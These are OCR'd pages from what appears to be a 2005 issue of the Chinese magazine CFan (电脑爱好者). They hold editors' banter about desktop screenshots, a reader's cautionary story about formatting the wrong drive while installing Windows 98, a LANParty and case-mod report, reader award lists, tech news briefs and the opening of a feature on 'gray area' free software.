特别的特别已经悄然来到他的身后:"……"

桌面上图标越放越多，即使19英寸的大显示器，乱堆乱放很快也会填满。试着用工具栏来为帮你的忙吧，请参考本刊2004年第2期的《给你一个会变身的快速启动栏——体验True Launch Bar》和2005年第4期的《狂喂补药 快速启动栏变成Super启动栏》。

场景4:狂ρκ的失败推理

狂ρκ学着刚才硬件编辑们的口气说:"这人用的估计是液晶，而且有坏点，所以用黑色桌面。"

但他显然忘了自己是编辑部内数几个使用桌面背景的人。

刚打算有人上来附和两句，却被FLP泼了冷水:"不一定，我用CRT时也喜欢用黑色桌面。"

阳光灿烂:"肯定不是液晶。分辨率不对。"

Cornel又有了新发现:"这人竟然用珊瑚虫QQ和MSN SHELL。还装了Cool edit，看来常常录歌啊。"

狂ρκ:"Cool edit……难道这是我的桌面？"

在选购液晶显示器时，可以在桌面属性中将桌面背景色分别设置为白、黑、红、蓝、绿等纯色，并隐藏桌面的图标，这样有助于看清可能存在的坏点或亮点。另外，我们以前曾介绍过显示屏测试精灵这款软件（下载地址：http://www.ioage.com/cn/displayx/DisplayX.zip），它能帮你快速测试显示器。



图2

场景5:人品测试

FLP又在群里发了一张自己Windows开始菜单的截图(见图2)，数了一下光反间谍软件就装了不下3种……

"开始菜单这么乱，说明生活没有规律。" 茄蛋饭终于忍不住发言了。

FLP脸绿了，忙把话题转移到别处:"柳絮飞，把你的桌面截张图让大家景仰一下吧！"

足足等了5分钟，柳絮飞终于慢吞吞地发出了桌面截图，令人惊叹的是，他的桌面上竟然这么干净，完全像新装完的Windows XP(见图3)，这种热爱整洁的态度让不少人惭愧地低下了头，可是好景不长……

坐在柳絮飞后面的阳光灿烂忍不住道出了真相:"柳絮飞刚才忙乎了老半天，把很多'隐私'的东东都删掉了。"竟然做假！柳絮飞的行为引起了大家的公愤(虽然刚才在FLP让柳絮飞放出桌面截图的时候，几乎所有人都偷偷地把自己桌面上的"隐私"内容清理了一遍)，纷纷投来了鄙视的目光，甚至有人建议强行查抄柳絮飞的"回收站"。



图3

场景6：快快把你的桌面发出来，神秘礼物等着你

在稀饭官方论坛(http://bbs.cfan.com.cn)的某个角落，我们会偷偷放出各位小编的桌面截图供大家BT，请大家踊跃参与评论，充分发挥BT精神……另外，你敢不敢放出自己的桌面截图让大家一起鉴定一下(可别像柳絮飞那样只放出修改后的"精简版本")？欢迎来论坛发帖，小编们也会积极参与鉴定^O^，我们还会根据桌面表现与受BT程度，派送神秘礼物！

无独有偶，在国外有个http://www.desktoproject.net/desktoproject/网站，它专门提供全球的电脑玩家将自己的桌面上传，与大家交流、欣赏，目前已经有大约4000多张桌面截图。

CF [BL04]



十月巨献：《密技大补帖》大揭密

懂得玩密技才是真高手，看密技大补贴成就高手

■本刊编辑部

定价：15元(含1CD)
开本：16开
邮购代码：SK0196



目录预览

还有大奖等你拿

请认真填写《密技大补帖》的回函卡插页，并在2005年12月31日前寄回(以到达地邮戳为准)，即可参加抽奖活动。本次活动设以下奖项：

一等奖2名 各奖惠威T120卫星式2.1音箱1套

二等奖10名 各奖爱国者UPISDMA四合一读卡器1个

三等奖20名 各奖漫步者H300耳机1个

四等奖30名 各奖10片装KONA 4X DVD-R刻录盘1盒

购买方式

1.邮局汇款

地址：北京海淀蓝靛厂南路25号嘉友曙光国际大厦南区8层(100089)

收款人：牛万华

请在汇款单附言　中注明邮购代码"SK0196"，并留下电话号码。

2.各地报刊亭

请就近到当地的报刊亭购买。

3.网上在线订购

直接登录http://dmag.cfan.com.cn在线订购。

走进读者的电脑生活

一次不幸的系统安装经历

■傅后宝

一次，因电脑出现问题，我无法解决，便有了重装操作系统的念头，装操作系统可是我最擅长的啊，朋友的电脑、老师的电脑、同学的电脑……我不知装过多少遍了。但智者千虑，必有一失。请看看我的不幸经历吧。

首先，我从BIOS中设置了开机从软盘启动，我把Windows 98启动盘插入软驱，重启之后，打开光驱，插入Windows 98安装光盘；我在命令行中输入"format C:"，格式化完毕后在命令行中进入光驱盘，然后运行setup.exe程序，一路顺利完成了Windows 98的安装。安装完毕系统，重启进入操作系统，打开"我的电脑"，惨了！惨了！你们知道出现什么问题了吗？我的硬盘分区只有了C盘、D盘、E盘,好像是少了F盘，接着打开D盘看看我的好东东，我晕！怎么里面的资料会是重装前E盘里面的资料呢，我的原来D盘里面的资料在哪里了呢？难道就这样神不知鬼不觉地消失了吗？我的好东东一句道别的话都没有说就离开了我，真是气死我了，里面的部分资料可是我这一段时间内从网上下载来的，是很不错的啊！资料损失加上上网费用再加上我的辛苦付出能等于什么呢？哎！真是天大的损失啊！

读者朋友们，你知道我的错误发生在什么地方吗？

事后分析得知：原来我的系统装的是Windows XP，且C盘为NTFS文件系统，D盘为FAT32文件系统，还有E盘和F盘也是FAT32格式。由于Windows 98不支持NTFS文件系统，所以造成软盘启动后无法辨别原来的C盘，而把原来的D盘当成了C盘，我格式化的正是原来的D盘；而E盘成了D盘，F盘成了E盘。

这就是发生在我身上的真实故事。希望这篇文章能对大家学用电脑有所启发，安装操作系统过程中要注意每一个步骤，不要以为自己是一位电脑高手，什么都能应付了，就不假思索地轻举妄动。如果不慎，相信有时高手也会像我一样遇到不幸　！

CF [DB01]

热心评刊员公布

以下17位读者被评为2005年第16期热心评刊员。

一等奖2名(奖品：漫步者R1600TD音箱)

秦华伟(山东)　张鑫瑜(福建)

二等奖5名(奖品:漫步者H500耳机)

马成虎(安徽)　宋世雄(河北)　杨宏双(山东)　陈　严(吉林)　浦　涛(青岛)

三等奖10名(奖品:友立COOL 3D 3.0中文增强版)

武　娟(山东)　韩建欣(新疆)　马余平(湖南)　南　冬(四川)　刘永君(北京)　李　科(广西)　黄　伟(北京)　陈群生(福建)　周光权(云南)　张　峰(广东)

最佳文章公布

2005年第16期优秀文章

第一名:"特别话题"栏目《博客的进化论——从博客到维基、播客》作者:**阎皓 Jimmy**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"聪明用电脑"栏目《权限之剑再度出击，彻底斩断邪恶黑手》作者:**小飞 头蚊子的弟弟**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"聪明用电脑"栏目《碟中谍3！网络上演不可能的任务》作者:**OOV**获得200元奖金和《电脑爱好者》荣誉证书。



“这是最地道的一次LANParty了！”一位电脑玩家抱着自己的战利品离开会场时兴奋地对记者说。2005年10月15日深夜2点，来自全国数十个城市的上百位超级电脑玩家依依不舍地离开了北京中关村某电子竞技馆。1个小时以前，现场还是一片节日狂欢的景象。是LANParty将他们齐聚京城，是LANParty让北京中关村拥有了一个不眠之夜。

追忆京城不眠夜

——CLPA LANParty 2005盛会侧记

■本刊编辑部

LAN(局域网)+Party(聚会)，直译为“局域网聚会”，而记者现场感受到的LANParty已经远远超出了它几根网线、几位朋友“以电脑会友”的简单含义。2005年10月15日，时间已经接近午夜，经历了近24小时的聚会，由中国LANParty玩家联盟（以下简称CLPA）组织的CLPA LANParty 2005盛会即将宣告结束。经过评委会评选，最终决出了此次LANParty盛会的多个MOD单项奖和一个优胜奖。现场气氛达到了高潮，主持人每宣布一个结果，现场口哨声、掌声、喊叫声便会接 而至，这场面一点儿不亚于奥斯卡颁奖仪式。这究竟是怎样的一次聚会，会吸引全国数十个省市的上百名DIY玩家齐聚京城？它的 力何在，能让玩家们的热情如此高涨，就连记者也不由得融入了这热情似火的气氛当中？感受着CLPA LANParty 2005似火的热情后，我们更想探究其 力之源，更希望找到一条适合中国国情的电脑发烧友交流之路。从这个角度来说，CLPA LANParty 2005给京城带来的这个不眠之夜是否该更早些到来呢？然而，这一切问题的答案还是得从对本次LANParty的回忆说起。

MOD专区：梦开始的地方

MOD是什么？其英文全称Modify的解释应为对物品的改造。让本来工业化生产，千人一面的模样变得绝对的个性化，便是热爱改造，热爱DIY的人们所追捧的终极目的，他们所持有的改造一切的精神就是真正的DIY精神。庆幸又有这样一个机会让所有热爱电脑，追求个性化的玩家们发挥他们的创意和想法，而他们以用户身份的各种想法，也无时无刻地影响着这个行业的各个硬件生产厂商，因为最强的硬件只需要花钱就可以买到，最具创意的外观和内涵却是有钱也买不到的，MOD便是追求这份用钱也不能买到的一切。随着菜鸟的成长，MOD也不再是高手的专利，美轮美 的光影效果背后，无数出色的作品都带着作者们的无数心血和无限的创意，而创意并不是一个纯熟的电脑用户就可以拥有的。

LANParty专门有一个区域外围是拉着警戒线的，明黄色和黑色相间的警戒线再清楚不过地告诉来宾，这里是绝对受保护的区域——MOD专区。来自全国14个城市的35名MOD高手云集于此，他们的目的只有一个：将自己最得意的MOD作品展示给大家。很有意思的是，如果不经人专门介绍，我们甚至看不出有些作品是一台电脑。记者目击了他们点亮UV灯、安装水冷散热器、调试音响设备的全过程。现场来宾每一个细小的动作都有可能破坏MOD作品的完整性。因此，记者随获准进入该区域，却也



用廉价的网状垃圾桶制作的电脑主机



旧黑白彩电改装的电脑 费用仅为30元



真移动PC！能做电脑，也能开走



比Mac Mini还小的电脑，改造成本百元

只能远观，甚至连近距离的摄影都是不允许的。这样的一个过程持续了数小时之久，我们也得到了参赛作品的一手资料。

MOD多年来伴随DIY产业逐渐发展成一个重要的组成部分和独特的文化。与我们常常理解的装机、超频不同的是，MOD是将很多原材料附加或替换在机箱上。相对于装机和超频，MOD所受到的限制更少，甚至可以说，在不违背物理和化学原则的基础上MOD的空间是无限大的。在硬件产品高度标准化，计算机配件高度集成化的今天，留给玩家的空间是越来越少了，如果你想给你的产品更多的性格和空间，那就拿起你手里的工具，可以确定的是，你手中的计算机绝对不会出现第二台。

早期的MOD就是少数玩家在机箱上加以一定改造和喷图，或在机箱上附加上很多价值昂贵的配件。在很多朋友看来，机箱改造就是靠金钱堆积而成。这个观点在某一方面的确正确，当时的MOD产品尤其能表现出改造者的奢侈之风，但过于追求产品的高价值就偏离了DIY的精神，毕竟DIY以人为本，良好的改造作品更要看作者的改造意图。

而随着玩家对MOD的追求越来越深入，电脑机箱MOD已不再是单单改造机箱那么简单了，随着透明侧板机箱的流行，普通用户也能感受到电脑硬件带来的视觉享受。机箱之内的各种配件和数据线、电源线无一"幸免"，透明发光风扇、束型数据线、UV灯管+UV线缆、各种散热片等等。其实大部分改造对散热的追求并不过分，真正的目标就是酷和 ，因此机箱MOD始终都脱离不了绚丽多彩的光影效果。

除了我们平时知道的UV风扇、UV电源线、UV数据线外，现在就连免螺丝设计的驱动器仓弹簧夹片也设计成了这种风格，看来真是要将UV进行到底!

CFan英雄榜

LANParty是一个宣扬个性的地方，将创造力发挥到极致是DIY玩家们最大的挑战。相信您一定有不少顶级的创意，我们在此设坛，希望对计算机改造有兴趣的朋友前来摘榜，将您一流的创意和对现有计算机不尽如人意的设计的想法告诉我们。

本次活动除会选择优秀文章选登外，还将有丰厚礼品奉送，截止日期2005年12月1日。

LANParty不光是MOD

国内LANParty活动起步较晚，从去年10月份开始至今，由不同机构承办的活动一共只有5次。起初，组织者为吸引媒体的眼球，不得不强调MOD而弱化LANParty其他功能，毕竟MOD玩家们令人眼花 乱的作品出镜率确实很高。此次活动从区域划分上来看，除主要的MOD区域外，还开设了超频挑战区，电子竞技区等其他区域。但超频选手寥寥，电子竞技选手更加关注于竞技本身，而非冲着LANParty本身的意义而来。这也能从一个侧面反映了国内LANParty活动正处于起步阶段的事实。您也许和我们一样有这样的疑问，既然LANParty根生国外，那么老外们是如何组织、参与、理解这样的活动的呢?


LANParty之中外PK

区别一 概念理解不同

曾几何时，遍及全球的DIY精神在中国本土得到了异化，DIY本意为自己动手，完成作品。但中国的硬件发烧友却更加关注如何便宜的购买到硬件，追求最佳性价比的配置，这与真实的DIY精神有所背离。国外PC整机价格远低于组装机，而玩家为了追求个性化，纷纷走向了DIY之路，在追求搭配配置的同时，欧美玩家追求针对硬件成品的手工改造，在此基础上，逐步发展出Case MOD(即机箱改造)。这股风潮快速席卷了全球，在它如火如 发展之际，热衷此道的玩家集合在一起，举办了自己的局域网聚会， 为"LANParty"。



机箱侧面板上安装速度表的灵感来自于汽车的改装



位于机箱侧面板上的外置水冷散热器，散热效果具有专业水准



软陶制作的机箱表面，灵感来自黑客帝国里面的机器机器章鱼，形象逼真，可见创作者的艺术修养



国外LANParty的场面有的远大于国内现有规模，玩家在一起出交流MOD经验，也共享资源，联网游戏等等

在国外玩家心目中具有崇高地位的LANParty究竟是什么？举例来说，一名在论坛里具有很高号召力的玩家，在各大论坛发布消息，公布活动的时间地点，要求参与玩家购买门票入场，并自备食宿，或针对某一游戏主题，或完全为了Party而LAN。大家大多开车前往，背上睡袋和饮食，到现场购买入场券入场。

区别二 组织形式不同

国外的LANParty一般都由玩家自己或是玩家联盟组织活动，可以是十几人的小型派对，也可以是上千人的大型盛会，游戏竞技、超频比赛、MOD改造等内容不一而足。活动场地可以是自家的车库、地下室，也可以是体育馆、公园等等。玩家不光可以玩游戏、展示MOD作品、交流经验，连吃饭、睡觉也在LANParty中度过，当然也是一个绝佳的交友场所，良好的交流性、开放性吸引了无数的发烧友。

在国内，活动更多是由厂商组织，久而久之就变成商业性质浓厚的SHOW，不但参加的人数在远不能和国外相比，内容也比较单一，除了电子竞技、超频比赛以外似乎没有更新鲜的东西。因而也难以激起玩家的参与热情。此外过多的商业展示也使得这些玩家聚会活动的交流性、开放性受到很大损失。看来中国也需要有一个自己的LANParty玩家组织，让玩家自己组织举办完全开放的，具有良好交流性分享性的LANParty活动，才能吸引更多的人参加到其中。所幸CLPA（中国LANParty玩家联盟）成立了，玩家们还拥有国内第一个以LANParty文化为依托的hiLANParty.com论坛，聚集了众多知名的MOD、超频、电子竞技高手的玩家联盟。


魔兽机箱外的模型体现MOD者个人喜好


MOD者有时借助厂商成品提高作品身价


纯木制机箱的锁扣由该创作者的女友提供


国外小型户外LANParty有时候很随意

区别三 聚会环境不同

在国外，有多少稀奇古怪的想法和发明都是从家庭中的车库、地下室、后院中诞生的，这里当然也是小型LANParty的聚会场所。这样的条件在国内并不具备。小型聚会举行只能选择在公共场合。在汽车工业发达的城市，玩家可以随时带着自己的PC去参加LANParty，而中国幅员辽阔，假如新疆的玩家要带上PC到北京来参加LANParty，任务艰巨啊！即使是同城小型派对，又有多少玩家愿意带上PC去参加LANParty呢？环境与交通的因素在一定程度上阻碍了LANParty的兴盛。国内如果要让大家集合在一起必须依靠CLPA这样的玩家组织，通过组织的力量整合大家的资源，才能保证聚会的成功和自主性。

区别四 经济水平不同

热衷DIY和游戏的国内玩家基本都在15～35岁之间，他们有多少经济能力承担诸如举行LANParty的地点、便利的交通、食宿等等所有参加LANParty所需要的费用？而相对需要较高动手超频、MOD改造等DIY行为所需要的材料及工具更是一笔不小的费用。这些对国外玩家来说，参加LANParty的成本和DIY动手自做的成本相对要低很多。相对于国外流行的MOD已经形成了比较完整的产业链，MOD工具和材料的成本的拥有成本较低，而国内这些东西采购成本不低，况且很多精密工具以及加工服务都难以找到。

走中国特色的LANParty之路

国内LANParty之所以还不能成规模地发展，问题还不仅仅在玩家的经济基础问题，更重要的是一个环境的问题。国际上的玩家可以几十人甚至千个人租用一台车床（如德国空军基地万人LANParty），可以成百人一起购买一种五金材料，这大大降低了其成本，也大大提高了他们把自己的思想、概念付诸实施的成功率。现在对国内DIY行业来说传播正确的概念和增强组织是当务之急。只有有效地将具有DIY精神的人都整合起来，才能将DIY者的行为上升到促进产业发展的高度。

以现在国内的大环境来说，爱好者DIY的行为和攒机商无异，更谈不上技术含量。从鼓励创新的意义上说，这不免影响个体的创新意识。当每个DIY的创新意识被磨灭，国内IT产业的发展还会有质的飞跃吗？

不管怎样，LANParty已经开始在国内起步，关注的玩家正在增多，并且有了自己的LANParty玩家组织，随着国内生活水平的不断提高，我们相信会有越来越多的玩家会参与到LANParty中，体验LANParty的 力，享受LANParty参与者们开放、交流、分享的生活方式。

CF [XW01]

讲述小编自己的故事……

第三只眼看神舟

■柳絮飞

最近一段时间，随着中国神舟六号飞船成功起飞、绕行地球5昼夜顺利返回，中国大地掀起了前所未有的航天热。连五六十岁买菜的大妈们碰到一起，也会讨论一番黑障区、船箭分离、入轨调姿的问题。神舟五号、六号飞船，凭借我们中国人自己的智慧与才能，实现了几千年来中华民族的飞天梦想，每个华夏子孙当然会感到兴奋和自豪了。

神舟六号给我最大的感触就是：不可想像的神话都可以实现，世界上还有什么事情是我们做不到的呢！在中国，家喻户晓的神话故事当属《西游记》了，孙悟空一个筋斗云能翻出十万八千里，曾让童年时的我们浮想联　。然而这种只会在神话中才会有的本领，现在居然真的能实现了。太空人费俊龙在神舟飞船里做了四个前滚翻，每个前滚翻动作大概用了4秒，于与有人便根据神舟的飞行速度计算出：费俊龙的一个跟头竟然翻出了702里（351公里）。与孙悟空的筋斗云相比，这个速度是差点，但有了一个好的开始，超过它不过是时间问题了。另外，《西游记》中有千里眼顺风耳的描写，而神舟六号的“天地对话”功能，让我们这些站在地球上的人也有幸听到、看到天外天。神话就这样变成了现实，怎能不令人感叹。

一直以来，因为小编身材略显“袖珍”，常常自卑得不行，比如偶尔来了个漂亮MM，也总是小特、PK这些“大块头”们围上去　　而谈，而自卑的我只能安静地坐在电脑前默默地改稿。但在电视里看到神舟上的航天英雄们后，给小编个人带来了极大自信心。因为我发现神舟五号上的杨利伟，神舟六号上的费俊龙、聂海胜，他们个头都不是很高。我猜测挑选航天员，优先考虑个头不高的人，是因为他们在太空舱内能够更加灵活自如的原因吧。可见个头高、矮各有所长，我也就没必要因此而精神不振了。

其实作为航天英雄，费俊龙、聂海胜两个人的成功本身就是一个神话，他们的经历就是最好的励志教材。通过电视访谈节目，可以看出他们两个人所共有的一些特性——沉着、坚持、进取。二十多年前，看着翱翔天宇的雄鹰，这两个农村少年肯定会有过　丽的飞天幻想，但那时恐怕他们自己也绝对不会想到有一天真的能飞到太空看地球吧。成就一个神话固然有一定的偶然性，但他们的坚持、进取的精神则是把握机遇的保证。

罗　了这么多，其实我想说的是：一切皆有可能！我愿和广大的电脑爱好者一起，继续努力学习、工作，谁敢说以后的航天英雄中，就没有你我的身影呢！

CF [DJ01]

健谈天下



谁是今年的IT首富？我敢说富豪们本身是没有时间去思考这个话题的，尽管胡润的2005年IT富豪榜如期发布了。正如上榜的身价百亿的陈天桥，很少提及对财富排行的看法。但从陈天桥及其盛大《传奇》游戏王国的成功经验中，我们该学些什么？

最近，陈天桥大有放手一搏的意思，将生意的触角伸向了在线掌上游戏领域。凭借一个外形酷似索尼PSP的掌上游戏机EZ，加之神达电脑和Intel的帮助，大胆挺进掌上游戏领域，欲与索尼等掌机霸主一决高下。

无论陈天桥能否击败索尼，我都会站在他这一边，就因为他的EZ填补了一项国内相同领域的空白，尽管我本人并不是游戏迷。当然，阿健有点儿半开玩笑了。就事论事地说，陈天桥的胜算还是有几分的。神达的硬件和软件技术方面的优势，盛大在内容方面的优势，加上产品本身的渠道没有问题，市场化只是一个时间的问题。但我要说的是，到底有多少人会为这样的产品买单？在具体点儿，有多少人会为一款集成了MP3播放、几款盛大的网络游戏、能下载多媒体文件、能看电子书的掌机买单呢？要知道，购买这款产品的消费者是必须为未来的下载服务继续买单的。但无论如何，陈天桥的思路确实超前，甚至让阿健觉得“只有超前思维，才能决胜于千里之外”。

盛大网络高级副总裁　海滨透露，EZ的策划早在2000年已经完成了，但陈天桥认为当时无论是技术力量还是市场条件都不具备让EZ横空出世的条件。陈天桥对游戏市场的把脉确实精确无误，如今的市场早已形成了“电视游戏用高清，电脑游戏看网游，掌上游戏拼内容”的产业发展趋势。结果，EZ的出世恰好弥补了“掌上游戏＋内容”的发展空缺，这一点即便是索尼PSP和苹果iPod Video也无法与之匹敌　。

EZ的发布会，陈天桥并没有参加，也许是他习惯了决胜于千里之外吧。2004年5月13日，盛大在纳斯达克上市。此时并非新股上市的好时机，中国概念股遭遇寒流，陈天桥在上市前夕的24小时之内备受煎熬，没有合眼。反复权衡之后，他做出决定，并电话通知美国的上市团队：“下调发行价，将每股13美元下调到11美元，并减小了50%的上市规模。公司就这一笔要损失2000万美元。”但是精明的陈天桥还有他的如意算盘。“上了市以后以我们每个季度百分之二十几的增长率，我们肯定很快就可以获得投资者的认可。我们可以通过再融资获得资金。”不久前，陈天桥斥资近20亿，仅用43天即成功收购中国最大门户网新浪19.5%的股票，成为新浪最大股东，颠覆了中国互联网的格局。

衷心希望陈天桥的超前思维创造的EZ能决胜于千里之外。

CF [DJ02]



8.6% 权威调查机构Gartner的数据显示,去年国人共消费手机6800万部左右,其中我们惊喜地看到宁波波导品牌雄踞手机排行季军位置(占8.6%)。前两名分别是诺基亚(占20%)和摩托罗拉(占12%)


52% AMD在九月份的市场表现不俗,在美国桌面零售市场方面,以52%的占有率超过Intel。该月的另一个特点是,媒体中心电脑占总出货量的46%。而在国内,此类电脑还是价高和寡。

5000户 由于IPTV(网络电视)一直游走在政策边缘,它的每一次试商用都成为运营商最揪心的关键事件。而就在最近,上海电信将选择上海的两个重要区域作为IPTV的试商用区。经过周密部署后,上海将有5000个用户提前享受到IPTV业务。

18X 8X DVD±R刻录?没错,这就是PLEXTOR刚发布的PX-760系列刻录机的一个显著特征。PX760的机能异常强大,除了将DVD±R的速度提升到18X,也将DVD+R双层刻录的速度提升至10X(标称仍为8X,但用三菱/威宝的DVD+R DL时,可超刻至10X)。

13.5万 惠普公司今天宣布将召回一批用于惠普和康柏品牌笔记本电脑的电池,因为有报告称这些电池存在过热和软化的现象,这批有问题的电池的已经销售出13.5万个。惠普此次召回的电池全部为电池,主要用于惠普Pavilion、康柏Presario以及康柏Evo等多个系列的笔记本电脑。

冠 日系DC遭信誉危机 受累索尼CCD集体落水



10月末,受索尼CCD质量问题拖累,日系数码相机企业的70多款产品几乎集体被拖下水。问题CCD涉及的产品品牌已涵盖佳能、尼康、富士、理光、柯尼卡美能达、奥林巴斯和索尼自己在内的七大日系厂商,而上述企业一直垄断着中国相关市场90%以上的份额。更为严重的是,问题产品绝大多数已流入社会,曾雄霸中国甚至全球数码相机市场的日系企业正遭遇前所未有的信誉危机。有一位日系企业关键人士向记者透露,这次索尼CCD问题集中在索尼向全球市场供应的从2002年10月至2004年3月期间生产的成像元器件(CCD),其设计有问题。这批问题CCD导致数码产品的取景器和液晶显示屏,出现无法显像、无法拍摄和画面紊乱等故障。

友情提醒:索尼的官方通告已经为出现以上状况的用户提供保修期以外的次数为一次的CCD免费维修服务。相关品牌的数码相机用户一方面可以登录厂家的官方网站,也可以及时拨打售后服务电话咨询维修事项。

用「心」打造快乐行「板」

■新闻采访部记者 鲍有斌



选手们的美丽大方,清新自然获得了评委和观众的好评

今年选秀特别多,全国范围内的选秀活动,就有湖南卫视主办的"超级女声",和中央电视台举办的"梦想中国"两个,更别提各地区举办的规模大小不一的选秀活动,"忽如一夜春风来,千树万树梨花开"。如此这般席卷全国的选秀活动,必然引起了全社会的注意,各方评论也不一。有人欢呼这是平民对精英的胜利,有人批评这是一场庸俗的造星运动。

对于"超级女声"、"梦想中国"等类似的选秀娱乐节目,无论是褒扬还是批评,谁也不能忽视这样一个全民娱乐现象的存在,可能在比较长的时间内,它们会作为一个典型研究范本和一个社会文化形象引起我们的思考。学者喻国明认为:在大众文化占主导地位的情况之下,我们必须用兼容的、宽容的态度去对待一些文化现象。

除了搞怪,还有优雅


我们看到了这样的情形,有人唱歌唱不上高音突然跪在地上的,有人拿了一大堆呼啦圈当道具,一出现,评委直往桌子下面钻……于是,这激发了更多选手更加离奇的举动,而观看的观众也与日俱增。参赛选手为了能一炮走红,使出了让观众捧腹大笑的小把戏,为让评委留下深刻印象而穿的奇装异服层出不穷。能不能进入下一轮不要紧,但只要出现在观众面前,一定要让你忘不掉。



观众有自己的支持对象,他们打出大副图像,给选手加油

选手很张狂,评委也不是省油灯。"你唱得像幽灵一样"、"别吓着后面的选手了"、"别人唱歌是偶尔跑调,你唱歌是偶尔不跑调"。这些是好事者整理出来的评委的经典语录。于是乎,评委越残酷、越讥讽,选手更加出洋相,而观众越爱看,看

地图搜索如火如荼 国家安全谁来维护



百度地图搜索悄然上线，直指不久前Google在中国力推的本地地图搜索。与此同时，新浪的搜索引擎"爱问"也开始大力叫卖本地搜索。而搜狐旗下的搜狗去年以千万美元收购了Go2Map后，现在正四处出击，频频赴各地与代理商谈判，希望通过代理模式迅速打开市场。一场围绕电子地图导航产业的混战，似乎被正当红的.com们在一瞬间引爆了。然而，一些发展中国家开始注意到，地图搜索服务提供商正在威胁到他们的国家安全，印度、韩国、泰国政府有关部门将矛头直指Google提供的卫星图片显示搜索内容的服务。一幅幅清晰的卫星图片确实为人们带来了另一个鸟　世界的机会，却也为恐怖分子的行动创造了有利条件。

上榜理由：电子地图测绘、研制、更新、服务成本巨大，由于行业标准体系尚未建立，这个产业已经造成了巨大的资源浪费。据悉，《中华人民共和国测绘成果管理条例》的修订也已经完成，将在年内正式通过人大审议并颁布。

的是选手的"出丑"，看的是评委又会冒出什么惊人之语，而选手又会出什么惊人之举。选秀活动中出现的一些搞怪甚至离奇的现象给批评者以靶子。

除惊人之语和惊人之举，难道就没有更好的方式可以把选秀节目做的更好了吗？比如，选手们不仅要有美丽的外形，更要有出众的才艺表现和丰富的内涵。技嘉科技公司历时两个月，旨在寻找集个性、智慧、美丽于一身的技嘉科技形象代言人——"芯"动女孩总决赛，在这方面做出了尝试。

为保证评选的全面、公平与公正，主办方不仅邀请了当红的电视节目主持人安　担当大赛主持，现场对选手进行提问，以考察她们的应变能力。同时还邀请了包括娱乐公司的签约歌手和获世界超模大赛十佳称号的名模等人作为评委，从专业化的角度对选手的表现做出综合评定。

决赛将30名选手分成5组同台献艺，每组成员将歌唱、跳舞及器乐等不同类型表演穿插其中，最终以一个完整的节目形态将才艺表演和推介技嘉很好的融合。30名经过选手大方得体的举止，展现她们多才多艺的一面，证明如果去除了搞怪，用优雅也能足够给评委和现场观众带来好感。评委王小姐在评价此次比赛选手的表现时，认为每一个选手都很出色，她们表现出来的整体素质比她参加过其他的选秀活动的选手要高出很多。

走下舞台，认真生活

很多人渴望出名，渴望做明星，这个没错。去年，一个15岁小女孩张含韵得了"超级女声"季军，从名不见经传变得炙手可热。但对于对绝大多数参加选秀活动的选手来说，从丑小鸭变成白天鹅的可能性是微乎其微的。一个没有门槛的选秀活动充满了一朝成名的诱惑，但它更是一个可望而不可即的海市　楼而已。

记者在比赛后采访一个落选的女选手，一名外地的在校大学生，她告诉记者，她对自己这次最终没有取得好名次并不感到遗憾，对于她来说，能有机会站在最后总决赛的舞台上就是胜利。她还告诉记者，通过前后两个月的比赛，她对社会认识了更多，也对自己认识了很多，比赛的最大意义是"从舞台下来，进入课堂，我开始明白自己的生活中真正需要什么"。

社会是一个舞台，但人生并不是在演戏。在舞台上，迅速成名的她们可以疯狂到忘乎所以，所有人都可以无视你这种疯狂，但是有没有想到，当烟花散去，当掌声消退，那些曾经在万人中央的人一定就"我的未来不是梦"了？此前，备受争议的超女们被迫和经纪公司签合同就很清楚地表明了她们未来将被经纪公司所控制。

戏剧家莫里哀曾经妙问："你笑谁呢？笑你自己。"当我们以一种冷静的眼光看着这一切，发现在这个躁动不安和功利主义盛行的时代里，我们仍然需要十年磨一剑。

CF [XW02]



对于张超，冠军只是一个新的起点

垃圾泄密

英国犯罪预防部门近日警告说，由于处理日常生活垃圾方式不当，英国有1800万个家庭可能面临身份遭盗用的风险。77％的英国家庭抛弃的生活垃圾中，至少包含一种可能导致身份泄漏的个人信息。这则消息提醒我们，账单、银行取款单等物品要妥善保存。


无线鼠标垫

有人会问无线鼠和普通的有线鼠所用的鼠标垫还会有差别么？不用惊讶，按照外设厂商Elecom的说法确实如此。现在的鼠标垫都没有针对无线鼠标在金属材质地桌面上的状况进行优化，当你在一台金属材料制成的电脑桌使用无线鼠时，无线信号就会就受到金属材质的阻隔导致信号衰减，不能顺利到达鼠标接收器。



摩尔斯码表

也许是为了勾起人们对战争年代的回忆吧，日本手表制造商TokyoFlash出台了世界上首款完全显示摩尔斯电码的手表。内部电路将钟点转换成一连串的摩尔斯电码，甚至连整点报时都是长短不一的滴答声，只有了解摩尔斯电码的人才懂得这些声音的含义。



光敏感性癫痫

泡网吧竟然泡出　　。21岁的小林是汉口某高校大二的学生，经过整整一天的酣战，回宿舍后出现全身抽搐的症状。经检查，医生诊断为"光敏感性　　"。该院神经内科主任介绍，因长时间使用电脑、观看电视、打游戏机等诱发的"光敏感性　　"病例越来越多。 CF [XW03]

游走在边缘的免费午餐

■策划:《电脑爱好者》编辑部
■监制：达利
■撰稿：达利　易水寒
Ulean　Dualface　魂碎　黎叔



“边缘”，本意是用来形容靠近界线的；同两方面或多方面有关系的事物。

然而，在此时此地我们用它来形容一些电脑的应用技术和现象，就像靠近黑色和白色的界线，那就是灰色。

有些东西也许我们时刻都离不开，可是它却又永远无法名正言顺。比如DVD-Rip的制作以及相关的字幕提供、比如免费的BBS和Blog后台程序、比如汉化过后的各种国外共享软件、比如珊瑚虫或是木子版的QQ、比如模拟器和rom……

一个策划者的自言自语

当此次专题完成后，我反复通读回味，突然发现无法来定义这究竟是一篇什么性质的专题。

更重要的是我必须想清楚这篇文章给读者朋友们带来了什么,否则有什么理由刊登在杂志之上?

